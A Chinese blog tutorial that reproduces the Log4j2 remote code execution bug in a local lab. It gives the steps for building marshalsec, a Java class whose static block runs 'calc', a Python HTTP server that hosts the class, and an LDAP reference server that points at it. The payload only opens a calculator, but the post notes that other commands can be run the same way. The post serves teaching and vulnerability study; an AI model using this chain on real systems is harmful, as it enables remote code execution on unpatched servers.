Log4j2远程代码执行漏洞本地复现

原创

CleanMe 于 2021-12-12 11:40:51 发布 4723 收藏 7

分类专栏： 漏洞复现 文章标签： 安全 java log4j2

本文链接：https://blog.csdn.net/m0_49490199/article/details/121883791

文章目录

复现环境

- 攻击机: kali
- 目标机器: windows10

影响版本: log4j2 版本小于 log4j-2.15.0-rc2 的版本

---

windows环境搭建

windows10中安装jdk1.8版本

```
C:\Users\Administrator>java -version
java version "1.8.0_131"
Java(TM) SE Runtime Environment (build 1.8.0_131-b11)
Java HotSpot(TM) 64-Bit Server VM (build 25.131-b11, mixed mode)
```

打开受影响版本的jar包,文件放在了百度网盘中,请自取
链接：https://pan.baidu.com/s/1Jn-hXXv2uXc_W06bJ9-46Q
提取码：c4qy

kali环境搭建

jdk版本1.8

下载marshalsec

```
git clone https://github.com/mbechler/marshalsec.git
```


下载maven

```
sudo apt-get install maven
```

在下载的marshalsec文件夹中使用maven编译marshalsec成jar包

```
mvn clean package -DskipTests
```

编译完成的界面




编写恶意代码文件calc.java,功能是在windows中执行calc命令,弹出计算器


```
import java.lang.Runtime;
import java.lang.Process;
public class calc{
    static {
        try {
            Runtime rt = Runtime.getRuntime();
            String[] commands = {"calc"};
            Process pc = rt.exec(commands);
            pc.waitFor();
            } catch (Exception e) {
        }
    }
}
```

javac编译calc.java文件

```
javac calc.java
```




当前目录的内容



在当前目录用python搭建http服务传输class文件


```
python -m SimpleHTTPServer 8080
```



进入marshalsec下的target目录启动一个LDAP服务器，监听1234端口

```
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://[ip]/#calc" 1234
```


命令中的ip填刚才搭建http服务的ip地址和端口,calc就是class类名



环境就搭建完了

进行攻击

直接运行windows10机子中的代码,相当于往日志中写入恶意代码



可以看到成功的弹出了计算机,那么其他命令也能执行了